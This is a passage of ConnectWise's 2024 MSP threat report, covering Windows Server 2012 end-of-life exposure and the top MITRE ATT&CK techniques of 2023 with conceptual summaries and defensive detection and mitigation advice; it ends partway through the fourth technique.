CONNECTWISE

2024 MSP THREAT REPORT

Contents

Introduction: MSP Security Is SMB Security

The day-to-day business of a managed service provider (MSP) is all about serving their small and midsized business (SMBs) customers. The day-to-day business of ConnectWise is all about partnering with MSPs to ensure they have the latest information, solutions, and resources available to best support SMBs.

The ConnectWise MSP Threat Report was created in 2020 as one of those resources. Our goal is to monitor the threat landscape on an ongoing basis and translate what our findings mean for MSPs, providing education, context, and action items that will help you strengthen your own cybersecurity and your SMB cybersecurity services.

Past reports have outlined how threat actors like to target MSPs because of the potential to gain access to hundreds of SMBs at once through "Buffalo Jump" attacks. This is still a real, growing, and serious threat to your customers, and it's unlikely that threat actors will stop seeing MSPs and their clients as juicy targets—nobody is immune.

Without proper protection, SMBs run a real risk of a significant income loss or even total business shutdown. A recent report by CyberReason on the true cost of ransomware reports that 46% of those affected by ransomware in 2023 sustained losses between $1–10 million. But full security stack is usually not an option for an SMB. That's where you can help as an MSP.

It's every MSPs responsibility to have the right cybersecurity in place to protect their customers. At the end of the day, MSP security is SMB security.

How We Build the MSP Threat Report


The ConnectWise Cyber Research Unit™ includes seasoned cybersecurity professionals with deep expertise in engineering, IT admin, security operations, incident analysis, and incident response. This elite team of threat hunters gather threat intelligence 24/7 from several sources, digging deep into ConnectWise partner and SMB client network data, ransomware leak sites, and malicious botnets.

This annual report is the result of the CRU's research and analysis of nearly half a million alerts reviewed by the ConnectWise team, which is filtered into key takeaways and action items that affect MSPs the most.

To keep MSPs more informed on a regular basis, we've also started delivering quarterly threat reports and monthly briefs via blogs about the ever-changing threat landscape seen through the lens of CRU analysis.

What's in the MSP Threat Report

The information in this report is built to help MSPs protect their SMB customers. Our goal is to help you understand and prepare for the threats you and your customers are likely to face so you can focus your time, energy, and money on defenses that will impact your customers most.




This report shows a shift in the threat landscape, revealing three main challenges for MSPs to focus on:

1. Increased risks associated with outdated software and Microsoft Windows Server 2012 reaching its end-of-life (EOL)
2. Vulnerabilities related to endpoint protection and asset management in a work-from-home context
3. Significant growth in the number and impact of ransomware attacks, which have doubled in the past year

This report includes details to help you understand these shifts and how to focus your cybersecurity efforts.

This report also touches on:

- Industry status of replacing Windows Server 2012
- Statistics and observations collected by the CRU
- Comparison of threat actor tactics between 2022 and 2023
- Most-targeted vulnerabilities and specific threat actor techniques
- How you can prepare to protect SMBs



Windows Server 2012 End-of-Life

To prepare this report, we looked at all the security alerts our CRU team reviewed from endpoint detection and response (EDR) agents and the ConnectWise SIEM. Before we get into the specifics of the data, let's take a second to look at where that data comes from. Figure 1 shows a breakdown of the different operating systems running on the endpoints we are monitoring. It is quickly obvious that most (97%) of these endpoints are running Windows. We then broke that data down further to see which versions of Windows are in use (Figure 2).

Not surprisingly, a significant portion (about 67%) are running Windows 10 followed by Windows 11 (16%). Next, we see the server operating systems with Windows Server 2019 making up about 7% and Windows Server 2016 5%. Microsoft Windows Server 2012 makes up about 2% of all the Windows log data sources for the ConnectWise SIEM, which doesn't seem like much. However, when we break it down by Windows Server operating systems only (see Figure 2), Windows Server 2012 makes up about 14%. We found this slightly concerning because Windows 2012 reached EOL in October 2023.

With the EOL for Windows Server 2012, Microsoft will no longer provide regular free updates (you can still purchase three years of extended security updates). Relying on a server operating system after it has reached EOL poses a real security threat. Primarily, since free monthly security updates will no longer be provided, the next big Windows Server vulnerability that affects Server 2012 might never be patched, leaving affected servers vulnerable indefinitely.




Figure 1: Operating systems sending logs to the ConnectWise SIEM, January 2024




Figure 2: Windows Operating systems sending logs to the ConnectWise SIEM, January 2024

<< Back to Table of Contents




Figure 3: Windows Server Operating Systems sending logs to the ConnectWise SIEM, January 2024

We were curious how this data compared with other industries; however, any published data regarding Windows 2012 usage in an enterprise environment were from before October 2023, when Windows 2012 reached EOL. So, we looked at Shodan, a service that scans the internet and provides information on internet-connected devices. According to Shodan, about 46% (a bit over 1.3 million) of all Windows servers accessible via the public internet are running Windows Server 2012 (see Figure 4). Digging a bit deeper into this data shows that Windows 2012 Servers are mostly cloud service providers and more traditional hosting providers where consumers are largely responsible for managing their own servers.




Figure 4: Windows Server Operating Systems Reported by Shodan, January 2024




Figure 5: The chart represents the top 10 web hosting providers hosting servers running WIndows server 2012 and the numbers are the number of hosts they have running Windows Server 2012

At first glance, this data seems to suggest that MSP-managed SMBs are doing better in this metric when compared with the rest of the internet, but that's not accurate because we would have to make several assumptions to arrive at that conclusion. In the interest of integrity and accuracy, we instead will point out that the prevalence of Windows Server 2012 still being used worldwide en masse after the operating system has reached EOL is a significant security concern for all of us in 2024.

Yes, some servers may still be under a paid support plan, but how many is unknown. We know from our experience with MSPs and the SMB market that a small business running older, unsupported hardware or software that is past EOL is not a new story. Kaspersky says that one-third of SMBs use unpatched operating systems, and Dark Reading says it could be as many as half. We also know that this is one of several areas where an SMB can greatly benefit from your expertise and services as their MSP. MSPs are crucial to keeping the SMB space secure for many reasons, including:

Patch management and updates

- MSPs can actively manage patch deployment and updates for SMBs, ensuring that servers, including those running Windows Server 2012 (with an extended support contract), receive the necessary security enhancements despite EOL status.

Expert security guidance

- MSPs bring specialized cybersecurity expertise, offering SMBs access to a dedicated team proficient in monitoring, detecting, and responding to evolving cyberthreats. For example, many SMB owners will not even be aware of the Windows Server 2012's EOL status.

Cost-effective cybersecurity solutions

- Through bundled services, MSPs provide SMBs with cost-effective solutions that include cybersecurity measures and reduce the overall cost of ownership.
- SMBs can get robust security without the need for substantial in-house investments in cybersecurity personnel or infrastructure.

Top MITRE ATT&CK Techniques in Cybersecurity Incidents

No MSP has unlimited time and resources to protect their networks, but it's challenging to figure out what threats are the most worthwhile to focus on in a dynamic landscape. This section covers the top 10 attack techniques to help you prioritize your attention. We're using the MITRE ATT&CK® taxonomy, which breaks behavior down into tactics (objective), techniques (methods), and procedures (specific commands).

In 2023, the CRU documented 214 distinct MITRE ATT&CK® techniques and sub-techniques in cybersecurity incidents. While this may appear to be a substantial variety of methods for threat actors to compromise systems, access data, and evade defenses, these techniques vary substantially. In fact, out of the more than 280,000 observed instances of techniques used, the top 10 techniques represent just over 45% of the total observations.




Figure 6: Chart of the Top 10 Observed MITRE ATT&CK Techniques In Cybersecurity Incidents

When considering the top 20 techniques, the cumulative percentage rises to 67%. Notably, the least frequently observed (the bottom 135 of 214) accounted for only 1.5% of total observations. Figure 7 depicts the overall observations and their relative frequencies. Clearly, attackers prefer certain techniques; therefore, defenders do not need to attempt to prepare defenses for every single technique.




Figure 7: Chart of the Frequency of Techniques Observed in 2023

In addition, we have generated a heat map featuring the top 80 observed techniques, which collectively account for 99% of the total technique observations. This visual representation in Figure 8 provides a comprehensive overview of the predominant tactics employed in incidents, which we hope will aid in identifying key focal areas for defense efforts.




Figure 8: Heat Map of Top 80 Techniques (99% of observations)

Top 10 Techniques in Incidents: 2023 vs. 2022

Last year's MSP Threat Report outlined the top 10 techniques observed in incidents during 2022. Before deep diving into this year's top 10, let's compare last year's rankings with what we saw in 2023. This will help highlight some trends in threat actor techniques. (Note: In 2022, any top sub-technique was incorporated into the parent technique [e.g. Registry Run Keys/Startup Folder was categorized as Boot or Logon Autostart Execution.] This year, we have included specific sub-techniques, where applicable, to provide better clarity and focus.)


Notably, the leading two techniques (Exploitation for Client Execution, Registry Run Keys/Startup Folder) have remained consistent, illustrating the preference of threat actors. Nevertheless, 2023 revealed notable shifts, as three techniques (Obfuscated Files or Information, Windows Management Instrumentation, Deobfuscated/Decode Files or Information) climbed into top 10 spots. Additionally, two techniques ([T1480.001] Execution Guardrails: Environmental Keying, [T1078] Valid Accounts) made significant moves up the chart.

Three techniques had decreased but still showed noteworthy usage: ([T1218] System Binary Proxy Execution, [T1202] Indirect Command Injection, [T1055] Process Injection). Additionally, three techniques from 2022 moved off the top 10 list: [T1059] Command and Scripting Interpreter (dropping from 10th to 11th), [T1485]: Data Destruction (dropping from 6th to 13th), and [T1486]: Data Encrypted for Impact (dropping from 7th to 16th).

Technique	2023 Rank	2022 Rank	Change
T1203: Exploitation for Client Execution	1	1	↔
T1547.001: Boot or Logon Autostart Execution: Registry Run Keys/ Startup Folder	2	2	↔
T1480.001: Execution Guardrails: Environmental Keying	3	9	↑↑
T1078: Valid Accounts	4	8	↑↑
T1027: Obfuscated Files or Information	5	–	↑↑
T1218: System Binary Proxy Execution	6	3	↓
T1202: Indirect Command Execution	7	4	↓
T1055: Process Injection	8	5	↓
T1047: Windows Management Instrumentation	9	–	↑↑
T1140: Deobfuscate/Decode Files or Information	10	–	↑↑

Figure 9: Top 10 Technique Rankings for 2023 vs 2022

The remainder of the section details the top 10 MITRE ATT&CK techniques for 2023. In addition to concise summaries of each technique and insights into potential implementations, we feature instances of malware observed employing these techniques. We've also provided detection and mitigation guidance to help you improve your defenses and safeguard your environment, ultimately enhancing your organization's cybersecurity posture against these potential threats.



1. MITRE ATT&CK Technique T1203: Exploitation for Client Execution

2022 Ranking: 1 (no change)

Tactic: [TA0002] Execution

Sub-techniques: None

Summary: This technique involves threat actors exploiting client applications or software vulnerabilities to execute malicious code on a targeted system. It takes advantage of weaknesses in commonly used programs, such as web browsers, Microsoft Office applications, or other common third-party applications, such as Adobe Reader and Flash, to deliver and execute malicious payloads. By exploiting these vulnerabilities, adversaries can gain unauthorized access to a system, allowing them to execute arbitrary code and potentially compromise the targeted environment.

Malware Examples: Cobalt Strike, Emotet, Ursnif

Detection Guidance:

- Monitor and analyze network traffic for suspicious or anomalous activities, focusing on patterns indicative of exploit attempts targeting client-side vulnerabilities.
- Enable and review system and application logs for signs of exploitation attempts or successful code execution, especially unusual system process behavior.
- Use EDR or antivirus solutions to detect and block known exploit techniques, keeping signatures and heuristics up-to-date to detect and prevent attacks.

Mitigation Guidance:

- Keep client applications and software updated with the latest security patches to address known vulnerabilities.
- Consider using application safe-listing and software restriction policies to prevent unauthorized or unknown applications from executing.
- Educate users with cybersecurity awareness training, emphasizing the importance of avoiding suspicious links and attachments that could lead to malicious code execution.

2. MITRE ATT&CK Sub-Technique T1547.001: Registry Run Keys/Startup Folder

2022 Ranking: 2 (no change)

Tactic: [TA0003] Persistence, [TA0004] Privilege Escalation

Technique: [T1547] Boot or Logon Autostart Execution

Summary: This technique involves adversaries gaining persistence on a system by manipulating the Windows Registry Run keys or the Startup folder. Threat actors will add malicious entries to these locations so that their malicious code will execute during the system's boot or user logon process under the context of the user and with the account's associated permissions level. This method allows the malware to maintain a presence on the system, automatically launching with each subsequent startup and permitting ongoing access for malicious activity.

Malware Examples: IcedID, PlugX, SolarMarker

Detection Guidance:

- Monitor changes in Windows Registry Run keys and the Startup folder to look for any unusual modifications that may indicate attempts at autostart execution.
- Consider using behavioral analysis tools to monitor system behavior during boot or logon processes and to detect anomalies like unexpected programs launching.
- Use an endpoint protection solution that can detect and block malicious activity associated with autostart execution and keep signatures updated.

Mitigation Guidance:

- Regularly apply security patches to operating systems and applications to help mitigate vulnerabilities that attackers may exploit to gain initial access.
- Use application safelisting to allow only authorized applications to execute.
- Educate users on the risks of downloading files from unknown sources, clicking on suspicious links, and opening attachments from unfamiliar emails.

<< Back to Table of Contents

3. MITRE ATT&CK Sub-Technique T1480.001: Environmental Keying

2022 Ranking: 9 (moved up)

Tactic: [TA0005] Defense Evasion

Technique: [T1480] Execution Guardrails

Summary: This technique is used by threat actors to customize malware payloads based on specific conditions present in the target environment. It involves using cryptography to derive encryption and decryption keys from environmental values such as network shares, physical devices, software versions, files, or IP addresses. Because decryption keys tied to target-specific values are generated, it can make sandbox detection, antivirus detection, crowdsourcing of information, and reverse engineering more difficult. Threat actors can better hide their tactics, techniques, and procedures (TTPs), which helps them evade detection and continue malicious exploitation within the intended operational environment.

Malware Examples: Blister, Lockbit 3.0, SocGholish

Detection Guidance:

- Monitor for the execution of commands and their associated arguments that could collect a victim's location for use in targeting.
- Look for suspicious processes being launched within a brief period of time, especially those involved in collecting system information or other forms of discovery.

Mitigation Guidance:

- It is generally not recommended to use preventative controls to mitigate this technique as it could unintentionally safeguard non-targeted systems from compromise.
- In the event of being targeted, focus on preventing the execution of adversary tools in the initial stages of the activity chain and identifying any subsequent malicious behavior if compromised.

4. MITRE ATT&CK Technique T1078: Valid Accounts

2022 Ranking: 8 (moved up)

Tactic: [TA0005] Defense Evasion, [TA0003] Persistence, [TA0004] Privilege Escalation, [TA0001] Initial Access

